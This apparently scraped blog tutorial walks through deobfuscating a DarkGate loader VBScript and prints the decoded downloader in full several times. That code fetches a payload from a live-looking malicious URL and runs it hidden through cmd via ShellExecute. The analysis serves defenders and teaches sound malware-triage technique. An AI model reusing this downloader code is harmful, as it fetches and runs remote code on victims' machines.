

How To Decode Visual Basic (.vbs) Malware - DarkGate Loader

By Matthew

Published: 2023-10-16 · Archived: 2026-04-05 17:09:37 UTC



This post will demonstrate a process for decoding and demystifying a simple darkgate loader .vbs script. This script employs minimal obfuscation and is not particularly complex however it does deploy some decoy tactics which can be tricky to navigate and may throw off an inexperienced analyst.

This post will demonstrate some basic techniques for removing decoy code and identifying the final intended functionality of a malicious .vbs script.



The sample hash is `3a586493131b5a1784e7da751f12fd992bc41f300a28dcc5021d2127d33cb8bc` and can be found on [Malware Bazaar](#).

Initial Analysis

I have first downloaded the file and unzipped it using the password `infected`.



Initial analysis with detect-it-easy shows that it is a plaintext file, so we can largely continue analysis with a text editor. I will be using notepad++.

An initial review of the strings shows some comments suggesting that the file is related to a legitimate windows driver script.

This is used to throw off an inexperienced analyst who may (in a rush) assume that the script is legitimate.

Reviewing a Malware Script Inside a Text Editor

Since the file is in plaintext, we can proceed by opening the file in a text editor. This will allow us to investigate further and determine if the script is legitimate or contains some kind of malicious functionality.

The file initially looks something like this. Note how there is no text highlighting as the initial file did not have a file extension.



I always try to add text highlighting as it can significantly improve the readability of the script being analyzed.

39 '
```

We can use the dropdown menu to enable `visual basic` highlighting.

It can be a slight art to know which language to choose for text highlighting. In this case i know to use visual basic because of the use of `'` at the start of each of the initial lines. This is the [visual basic method](#) of declaring a comment.

After looking at a few scripts you'll get a feel for which language is which, usually based on comment styles and the ways that variables are created. You an also just guess, incorrect highlighting is often better than no highlighting.

After enabling text highlighting, the script now looks significantly better. We can clearly see which lines are comments and which lines contain code.

The initial piece of the script file contains a bunch of comments, these don't add to functionality at all and can be later removed. They are essentially a decoy used to throw off strings analysis.

```

const kDebugTrace = 1
const kDebugError = 2
dim gDebugFlag

gDebugFlag = false

```

Scrolling down, we can also see a bunch of variable creations. These also contain junk strings that don't add to functionality.

const L_Help_Help_General31_Text = "re-enable fax is to reinstall the fax component."

```

Scrolling down more, we can see a small blob of code that contains a url and appears to be slightly obfuscated.

This is the main piece of code that we are interested in.

- `\r\n` - grab any newlines at the end of each line that we remove.



After hitting enter, the script has been reduced to 143 lines instead of 191. The initial part of the script now looks like this.

Not perfect, but much better.

```
1
2
3
4
5
6 zmyhctzunmyhs="WINHTTP.WinHttpRequest.5.1"
7 const kDebugTrace = 1
8 const kDebugError = 2
9 dim gDebugFlag
10
11 gDebugFlag = false
12
13 const kActionUnknown = 0
14 const kActionAdd = 1
15 const kActionDel = 2
16 const kActionDelAll = 3
17 const kActionList = 4
18
19 const kErrorSuccess = 0
20 const kErrorFailure = 1
21
22 const kNameSpace = "root\cimv2"
23
24 const L_Empty_Text = ""
25 const L_Space_Text = " "
26 const L_Error_Text = "Error"
27 const L_Success_Text = "Success"
28 const L_Failed_Text = "Failed"
29 const L_Hex_Text = "0x"
30 const L_Printer_Text = "Printer"
31 const L_Operation_Text = "Operation"
32 const L_Provider_Text = "Provider"
33 const L_Description_Text = "Description"
34 const L_Debug_Text = "Debug:"
35
36 const L_Help_Help_General01_Text = "Usage: prndrvr [-adlx?] [-m model][-v version][-e environment][-s server]"
37 const L_Help_Help_General02_Text = " [-u user name][-w password][-h path][-i inf file]"
38 const L_Help_Help_General03_Text = "Arguments:"
39 const L_Help_Help_General04_Text = "-a - add the specified driver"
40 const L_Help_Help_General05_Text = "-d - delete the specified driver"
```

Now we want to remove the `const` variables, which largely appear to be junk.

To do this, we can add another regex. We can essentially re-use the same regex, swapping out the `'` for a `const`. This will completely remove any line that starts with `const`.

After hitting enter, 87 lines are removed from the code.

```
1
2
3
4
5
6 zmyhctzunmyhs="WINHTTP.WinHttpRequest.5.1"
7 dim gDebugFlag
8
9
10
11
12
13
14
15
16 With CreateObject(zmyhctzunmyhs)
17
18
19
20
21
22
23
24
25
26
27 if lwyphaefgmzv = "rewwr" then
28 if lwyphaefgmzv = "dwedwe" then
29 if lwyphaefgmzv = "fewrewrew" then
30 if lwyphaefgmzv = "dsdsa" then
31 if lwyphaefgmzv = "f44f4wers" then
32 MsgBox "rsdafadfg"
33 end if
34 end if
35 end if
36 end if
37 end if
38
39
40 lxwpges = "Shell.Application"
41
42
43
44 irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkg"
45
46 ctxbzvn = "md"
47
48 .Open "get", irgereikqntf, False
49 .setRequestHeader "a", "a"
```

There are a few empty lines that don't add any value to the code. You can go ahead and remove these manually or with a regex.

This leaves 34 lines left, and the script is significantly more readable than before.

```
1
2 zmyhctzunmyhs="WINHTTP.WinHttpRequest.5.1"
3 dim gDebugFlag
4
5 gDebugFlag = false
6
7 With CreateObject(zmyhctzunmyhs)
8
9 if lwyphaefgmzv = "rewwr" then
10 if lwyphaefgmzv = "dwedwe" then
11 if lwyphaefgmzv = "fewrewrew" then
12 if lwyphaefgmzv = "dsdsa" then
13 if lwyphaefgmzv = "f44f4wers" then
14 MsgBox "rsdafadfg"
15 end if
16 end if
17 end if
18 end if
19 end if
20
21 lxwpges = "Shell.Application"
22
23 irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkg"
24
25 ctxbzvn = "md"
26
27 .Open "get", irgereikqntf, False
28 .setRequestHeader "a", "a"
29 .send
30 zmyhctzunmyhs2 = .responseText
31 CreateObject(lxwpges).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 , "", "", 0
32 End With
33
34 'submit gaze speed badge faculty music sketch appear hello only swap bean envelope letter
```

Now it's relatively intuitive to see that a command is executed which calls out to the url and downloads a file.

However, I will instead show some ways of cleaning up the file even further.

Manually Editing A Script To Improve Readability

The first step is to rename variables like this to something more meaningful.

We have renamed `lxwpges` to `shell_application`

```
20
21 lxwpges = "Shell.Application"
22
23 irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"
24
25 ctxbzvn = "md"
26
27 .Open "get", irgereikqntf, False
28 .setRequestHeader "a", "a"
29 .send
30 zmyhctzunmyhs2 = .responseText
31 CreateObject(lxwpges).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 ,"" ,"" ,0
32 End With
33
34 'submit gaze speed badge faculty music sketch appear hello only swap bean env
```

```
20
21 shell_application = "Shell.Application"
22
23 irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"
24
25 ctxbzvn = "md"
26
27 .Open "get", irgereikqntf, False
28 .setRequestHeader "a", "a"
29 .send
30 zmyhctzunmyhs2 = .responseText
31 CreateObject(shell_application).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 ,"" ,"" ,0
32 End With
33
34 'submit gaze speed badge faculty music sketch appear hello only swap bean envelope lottery
```

We won't go into details about renaming every single variable. It largely doesn't matter what you pick, as long as the new variable names provides some kind of meaning to you.

Here is an example where we have renamed the remaining values.

```
1
2 make_web_requests="WINHTTP.WinHttpRequest.5.1"
3 dim gDebugFlag
4
5 gDebugFlag = false
6
7 With CreateObject (make_web_requests)
8
9 if some_junk = "rewwr" then
10 if some_junk = "dwedwe" then
11 if some_junk = "fewrewrew" then
12 if some_junk = "dsdsa" then
13 if some_junk = "f44f4wers" then
14 MsgBox "rsdafadfg"
15 end if
16 end if
17 end if
18 end if
19 end if
20
21 shell_application = "Shell.Application"
22
23 bad_url="http://fredlomberhfile.com:2351/lpfdokkq"
24
25 str_md = "md"
26
27 .Open "get", bad_url, False
28 .setRequestHeader "a", "a"
29 .send
30 response_text = .responseText
31 CreateObject(shell_application).ShellExecute "c"+str_md, response_text , "", "", 0
32 End With
33
34 'submit gaze speed badge faculty music sketch appear hello only swap bean envelope lottery rotate v
```

It's now easy to see the script contains the following "True" functionality.

- Creates a web request object
- Performs some junk to display or not display a message box
- Creates a shell application object (used to launch commands)
- Makes a web request to a URL
- Uses `ShellExecute` to execute the response from the web request. (indicating the result is most likely another script)

Now at this point, you could go ahead and perform some manual cleaning up. This would leave you with something like this.

```
1
2 make_web_requests="WINHTTP.WinHttpRequest.5.1"
3
4 With CreateObject (make_web_requests)
5
6 shell_application = "Shell.Application"
7
8 .Open "get", "http://fredlomberhfile.com:2351/lpfdokkq", False
9 .setRequestHeader "a", "a"
10 .send
11 response_text = .responseText
12 CreateObject(shell_application).ShellExecute "cmd", response_text , "", "", 0
13 End With
```

Decoded Script is a Downloader

Now you could go ahead and analyse the malicious domain or go hunting for indications of successful execution in your environment. These indicators could be the domain/url, or potentially the command being executed by the `cmd` at the end.

Conclusion

The script is now cleaned up and significantly easier to read. We have removed basic forms of obfuscation used to throw off analysis, and have reduced the script from 191 lines down to only 13 .

Although this obfuscation was very basic, hopefully you've learnt a new technique or two for analysing script malware.

If you found this useful, consider signing up for the site. Signing up will provide you with access to a discord server, bonus content and early access to future posts.
